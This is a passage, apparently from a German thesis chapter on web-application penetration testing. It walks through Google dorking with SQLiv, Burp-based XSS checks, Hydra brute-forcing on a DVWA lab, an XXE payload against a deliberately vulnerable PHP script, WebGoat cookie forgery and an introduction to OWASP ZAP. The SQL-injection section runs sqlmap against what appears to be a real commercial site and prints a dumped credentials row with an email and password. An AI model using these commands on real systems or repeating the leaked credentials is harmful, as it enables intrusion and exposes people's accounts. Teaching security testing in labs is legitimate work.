Vor dem Injektionsangriff muss sichergestellt werden, dass der Server oder das Ziel eine Sicherheitslücke in der Datenbank hat. Um Sicherheitslücken in Datenbanken zu finden, können verschiedene Methoden verwendet werden. Eine Methode ist Google Dorking, die hauptsächlich von Hackern und Penetrationstestern verwendet wird. Es gibt ein Werkzeug, das dies automatisch erledigt. Das Tool muss jedoch erst installiert werden. Es heißt SQLiv (SQL Injection Vulnerability Scanner).

Schritt 1: Finden von SQL-Injection-Schwachstelle

Es wird Google Dorking verwendet, um die SQL-Injektionslücke in Zielen zu suchen und zu finden. SQLiv durchsucht jedes einzelne Ziel und sucht nach einer E-Commerce-Sicherheitsschwachstelle unter dem folgenden URL-Muster "item.php?id=".

```
1 ~# sqliv -d inurl:artikel.php?id= -e google -p 200
```

Quellcode 4.1: Google Dorking mit SQLiv [54]

Standardmäßig durchsucht SQLiv die erste Seite in der Suchmaschine, die bei Google zehn Webseiten pro Seite anzeigt. Daher wird hier das Argument `-p 200` definiert, um 200 Seiten zu durchsuchen. Basierend auf dem oben angegebenen Dork erscheint folgendes Ergebnis von verwundbaren URLs:




Abbildung 4.7: Durchsuchung mit SQLiv

Schritt 2: SQL-Injektion mit SQLMAP

Der Angriff wird mit SQLMap ausgeführt. Zuerst muss der Datenbankname zum Vorschein gebracht werden, der in den Datenbank-Tabellen und Spalten enthalten ist, die die Daten umfassen.

Ziel-URL: `http://www.acfurniture.com/artikel.php?id=1225`

A. Datenbankname aufdecken

```
1 ~# sqlmap -u "http://www.acfurniture.com/artikel.php?id=1225" --dbs
```

Quellcode 4.2: Aufdeckung des Datenbanknames[54]

Mit dem oben genannten Befehl wurde der Datenbankname ermittelt:

```
available databases
[*] acfurniture
[*] information_schema
```

Tabelle 4.1: Ergebnis: Datenbankname

B. Tabellenname aufdecken

```
1 ~# sqlmap -u "http://www.acfurniture.com/artikel.php?id=1225" -D
   acfurniture --tables
```

Quellcode 4.3: Aufdeckung vom Tabellenname [54]

Das Ergebnis sollte so aussehen:

[Date] [INFO] retrived: settings
Database: acfurniture
[4 tables]
category
product
product_hacked
settings

Tabelle 4.2: Ergebnis: Tabellenname

Bisher wurde festgestellt, dass die Webseite `acfurniture.com` zwei Datenbanken aufweist, `acfurniture` und `information_schema`. Die Datenbank `acfurniture` enthält vier Tabellen: `category`, `product`, `product_hacked` und `settings`.

C. Spalten aufdecken

```
1 ~# sqlmap -u "http://www.acfurniture.com/artikel.php?id=1225" -D
   acfurniture -T settings --columns
```

Quellcode 4.4: Aufdeckung von Spalten[54]

Database:	acfurniture
Table	settings
[6 columns]	
Column	Type
activationcode	varchar(2048)
email	varchar(45)
id	int(11)
password	varchar(1024)
status	smallint(2)
username	varchar(45)

Tabelle 4.3: Ergebnis: Spalten

Die Tabelle `settings` besteht aus sechs Spalten und ist ein Konto mit Anmeldeinformationen. Es wird versucht, diese Informationen auszugeben.


D. Informationen aufdecken

Man kann alle Daten in der Tabelle mit folgendem Befehl ausgeben:

```
1 ~# sqlmap -u "http://www.acfurniture.com/item.php?id=1225" -D acfurniture -
  T settings --dump
```

Quellcode 4.5: Aufdeckung aller Daten in der Tabelle [54]

Es ergibt sich das folgende Resultat:




```
root@localhost: ~
File Edit View Search Terminal Help
Database: acfurniture
Table: settings
[1 entry]
+-----+-----+-----+-----+-----+-----+
| id | email | status | username | password | activationcode |
+-----+-----+-----+-----+-----+-----+
| 2 | jackie@jackoarts.com | 1 | Handsome | 9HPK02NKRHbGmywzIzxUi | \x03 |
+-----+-----+-----+-----+-----+-----+
```

Abbildung 4.8: Ergebnis: alle Daten in der Tabelle

4.7.2 Testen von Cross-Site-Scripting mit Burp

Das folgende Cross-Site-Scripting-Beispiel stammt aus dem Tutorial der Web-Sicherheitsseite Portswigger[52].



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Results for

Abbildung 4.9: Adresse eingeben

Man muss eine entsprechende Eingabe in die Webanwendung eingeben und die Anfrage senden.




Abbildung 4.10: Erfassung der Anfrage durch Burp

Die Anfrage wird von Burp erfasst. Die HTTP-Anforderung wird auf der Intercept-Tab angezeigt. Es wird mit der rechten Maustaste auf die Anforderung geklickt, um das Kontextmenü aufzurufen. Anschließend wird auf Repeater senden geklickt.




Abbildung 4.11: Bearbeiten dem Wert

Hier können verschiedene XSS-Payloads in das Eingabefeld eingegeben werden. Unterschiedliche Eingaben können getestet werden, indem der Tester den Value

des entsprechenden Parameters in den Tabs **Raw** oder **Params** bearbeiten. In diesem Beispiel wird versucht, dass ein Pop-up in unserem Browser ausgeführt wird.




Abbildung 4.12: Suche nach dem Angriff in dem Quellcode

Es kann eingeschätzt werden, ob der Angriff in der Antwort unverändert bleibt. In diesem Fall ist die Anwendung für XSS-Angriffe anfällig. Die Antwort wird schnell über die Suchleiste unten im Antwortfenster gefunden. Der hervorgehobene Text ist das Ergebnis der Suche.




Abbildung 4.13: Kopieren der URL für Browser

Hier wird auf **Antwort im Browser anzeigen** geklickt, um die URL zu kopieren. Danach wird im Pop-up Fenster auf **Kopieren** geklickt.




Abbildung 4.14: Pop-up im Browser anzeigen

Die kopierte URL wird in die Adressleiste eingegeben, um die Realisierung des XSS-Angriffs durch das Senden einer kurzen und harmlosen Nachricht oder einer Warnung an den Client zu ermöglichen.

4.7.3 Testen Brute-Forcing-Passwörter mit THC-Hydra

In diesem Beispiel wird Hydra verwendet, um in eine Anmeldeseite zu gelangen, indem ein Brute-Force-Angriff auf einige bekannte Benutzer ausgeführt wird[37, S. 143].

Es wird eine Textdatei namens `benutzers.txt` erstellt[37, S. 144]:

```
admin
test
user
user1
john
```

In einem ersten Schritt wird analysiert, wie die Anmeldeanforderung gesendet wird und wie der Server darauf reagiert. Es wird Burp Suite verwendet, um eine Anmeldeanforderung in der Webanwendung zu erfassen[37, S. 144]:



Abbildung 4.15: Anfrage an den Server und Antwort von dem Server

Es ist ersichtlich, dass sich die Anfrage in `/dvwa/login.php` befindet und drei Variablen hat: `username`, `password`, and `login`.

Wenn die Erfassung von Anforderungen beendet wird und das Ergebnis im Browser überprüft wird, kann festgestellt werden, dass die Antwort eine Weiterleitung zur Anmeldeseite ist[37, S. 144]:




Abbildung 4.16: Die Weiterleitung zur Anmeldeseite


Eine gültige Kombination aus Benutzername und Kennwort sollte nicht zum

selben Login, sondern zu einer anderen Seite, z. B. `index.php`, weitergeleitet werden. Es wird also davon ausgegangen, dass ein gültiges Login auf die andere Seite umgeleitet wird, und wir verwenden `login.php` als Zeichenfolge, um zu unterscheiden, wenn ein Versuch fehlschlägt[37, S. 145].

Es wird der folgende Befehl in ein Terminal eingeführt[37, S. 145]:

```
1 hydra 192.168.56.102 http-form-post "/dvwa/login.php:username=~USE
2 R~&password=~PASS~&Login=Login:login.php" -L users.txt -e ns -u -t 2 -w 30
   -o hydra-result.txt
```

Quellcode 4.6: Befehl durch Terminal



```
root@kali:~# hydra 192.168.56.102 http-form-post "/dvwa/login.php:username=~USER^&password=~PASS^&Login=Login:login.php" -L users.txt -e ns -u -t 2 -w 30 -o hydra-result.txt
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-09-07 23:04:24
[INFO] Using HTTP Proxy: http://127.0.0.1:8080
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 2 tasks per 1 server, overall 64 tasks, 10 login tries (l:5/p:2), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 192.168.56.102 login: admin password: admin
[80][http-post-form] host: 192.168.56.102 login: user password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-09-07 23:04:45
```

Abbildung 4.17: Aufdeckung der Passwörter

Anhand dieses Befehls werden nur zwei Kombinationen pro Benutzer ausprobiert: `password = username` und leere Passwörter. Es werden zwei gültige Passwörter von diesem Angriff erhalten, die von Hydra grün markiert sind[37, S. 145].

4.7.4 Testen von XML External Entities (XXE)

Wenn eine Anwendung XML-Daten parst und das Ergebnis von geparstem XML in einer HTTP-Antwort anzeigt, würde ein grundlegender Testfall zum Testen der XXE-Sicherheitsanfälligkeit eine XXE-Payload senden, die eine interne Entität verwendet, nur um sicherzustellen, dass die Anwendung Entitäten enthält oder nicht. Dieses Tutorial stammt aus dem Infosec Institute[30].

Es wird den folgenden PHP-Code als `xxe.php` im Webserver-Stammordner gespeichert:

```
1 <?php
2 libxml_disable_entity_loader (false);
3 \$xmlfile = file_get_contents('php://input');
4 \$dom = new DOMDocument();
5 \$dom->loadXML(\$xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
6 \$o = simplexml_import_dom(\$dom);
7 \$user = \$o->username;
8 \$pass = \$o->password;
9 echo "username : \$user";\\
```

Quellcode 4.7: XXE PHP-Datei

Eine POST-Anforderung an die xxe.php-Datei mit XML-Daten gesendet, die im folgenden Screenshot gezeigt werden:

```
1 POST /vulnapps/xxe.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0
4 Accept: text/html, application/xhtml+xml, application/xml
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: text/xml
10 Content-Length: 98
11
12 <root>
13   <username>sahil</username>
14   <password>supersecurepassword</password>
15 </root>\\
```

Quellcode 4.8: POST Anfrage zur PHP-Datei

Hier soll beachtet werden, dass die Anwendung in der HTTP-Antwort einen Benutzernamen anzeigt, der bestätigt, dass die XML-Daten geparkt werden.

```
1 HTTP/1.1 200 OK
2 Date: Tue, 15 May 2018 17:40:35 GMT
3 Server: Apache/2.4.27 (Win64) PHP/5.6.31
4 X-Powered-By: PHP/5.6.31
5 Content-Length: 16
6 Connection: close
7 Content-Type: text/xml; charset=UTF-8
8
9 username: sahil\\
```

Quellcode 4.9: Gepackte XML-Daten

Nun wird den XML-Daten eine interne Entität hinzugefügt und im username-Element mit `&u` verweist und die Anfrage erneut gesendet.

```
1 POST /vulnapps/xxe.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0
4 Accept: text/html, application/xhtml+xml, application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: text/xml
10 Content-Length: 98
11
12 <xml version="1.0"?>
13 <!DOCTYPE foo[<!ENTITY u 'username from internal entity'>]>
14   <root>
15     <username>\&u;</username>
16     <password>supersecurepassword</password>
17   </root>\\
```

Quellcode 4.10: Manipulierte Anfrage

Hier soll nochmal beachtet werden, dass die Anwendung der interne Einheit auflöst und die XXE-Sicherheitsanfälligkeit erfolgreich bestätigt.

```
1 HTTP/1.1 200 OK
2 Date: Sun, 20 May 2018 06:31:39 GMT
3 Server: Apache/2.4.27 (Win64) PHP/5.6.31
4 X-Powered-By: PHP/5.6.31
```

```
5 Content-Length: 16
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 username: username from internal entity\\
```

Quellcode 4.11: Bestätigung der XXE-Schwachstelle

4.7.5 Testen von Fehlerhafte Authentifizierung mit Webgoat und Burp Suite

Dieses Tutorial stammt von der Webseite Tutorialspoint[80]. Eine Webanwendung unterstützt das Umschreiben von URLs, indem **Sitzungs-IDs** in den Link eingefügt werden.

```
http://beispiel.com/auktion/auktionitem/jsessionid=2P00SNDLPSKHC
KJ2SD/?item=macbookpro
```

Ein authentifizierter Benutzer der Webseite leitet die URL an seine Freunde weiter, um Informationen zu den reduzierten Verkäufen zu erhalten. Er sendet die oben angegebene URL per E-Mail, ohne zu wissen, dass der Benutzer auch die **Sitzungs-IDs** verschenkt. Wenn seine Freunde den Link verwenden, verwenden sie seine Sitzung und seine Kreditkarte.

Man muss sich bei Webgoat anmelden und zum Abschnitt **Session Management Flaws** navigieren.




Abbildung 4.18: Anmeldung bei Webgoat

Wenn mit den Anmeldeinformationen `webgoat/webgoat` eingegeben werden, wird in Burp Suite festgestellt, dass die `JSESSION-ID` `C8F3177CCAFF380441ABF71090748F2E` lautet, während `AuthCookie` = `65432ubphcfx` nach erfolgreicher Authentifizierung ist.




Abbildung 4.19: Burp Suite: AuthCookie Kontrolle 1

Wenn eine Anmeldung mit den Anmeldeinformationen `aspect/aspect` erfolgt, wird in Burp Suite festgestellt, dass die `JSESSION-ID` `C8F3177CCAFF380441ABF71090748F2E` lautet, während `AuthCookie` = `65432udfqtb` nach erfolgreicher Authentifizierung ist.



Abbildung 4.20: Burp Suite: AuthCookie Kontrolle 2

Nun müssen die AuthCookie Patterns analysiert werden. Die erste Hälfte 65432 ist für beide Authentifizierungen üblich. Daher ist nun von Interesse, den letzten Teil der AuthCookie-Werte zu analysieren, wie `ubphcfx` für den Benutzer `webgoat` und `udfqtb` für den jeweiligen Aspektbenutzer.




Abbildung 4.21: Burp Suite: AuthCookie Kontrolle 3

Wenn die AuthCookie-Werte genauer angesehen werden, hat der letzte Teil dieselbe Länge wie der Benutzername. Es ist daher offensichtlich, dass der Benutzername bei einer Verschlüsselungsmethode verwendet wird. Bei Versuchen und Fehlern / Brute-Force-Mechanismen wird festgestellt, dass nach der Umkehrung des Benutzernamens `webgoat`; es wird jetzt rausgefunden, dass er `taogbew` ist und dann wird das Zeichen vor dem Alphabet als AuthCookie d. h. `ubphcfx` verwendet.

Nach der Authentifizierung als Benutzer **Webgoat** den AuthCookie-Wert geändert wird, um den Benutzer Alice zu verspotten, indem den AuthCookie gesucht wird.




Abbildung 4.22: Authentifizierung mit dem Cookie

4.8 Automatisierte Penetrationstest

Wie im Abschnitt 2.2.5 erwähnt, ist OWASP ZAP ein benutzerfreundliches integriertes Penetrationstest-Tool zum Auffinden von Schwachstellen in Webanwendungen. ZAP bietet automatisierte Scanner sowie eine Reihe von Tools, mit denen die Sicherheitslücken automatisch gesucht werden können. In diesem Abschnitt wird die OWASP ZAP-GUI vorgestellt. Darüber hinaus wird beschrieben, wie automatische Penetrationstests mit dem Sicherheitstool OWASP Zap durchgeführt werden. Außerdem bilden die in diesem Kapitel erläuterten Informationen die Basis für die in Kapitel 5 vorgenommene Evaluierung des Open API 2.0 Plugins von OWASP ZAP und sind demzufolge für das Verständnis der Verwendung des Open API 2.0 Plugins erforderlich.

4.8.1 OWASP-ZAP Webanwendung Penetrationstest

4.8.1.1 Die Vorstellung von OWASP ZAP Oberfläche




Abbildung 4.23: OWASP ZAP GUI Überblick

Wie in Abbildung 4.23 zu sehen, ist das GUI-Fenster in drei Hauptabschnitte unterteilt:

Linker Bereich:

Im linken Bereich des ZAP-Fensters werden die Dropdown-Schaltflächen Context und Sites angezeigt. Es kann vorkommen, dass mehrere Webseiten zum Scannen ausgewählt werden können. Diese werden unter Sites angezeigt.

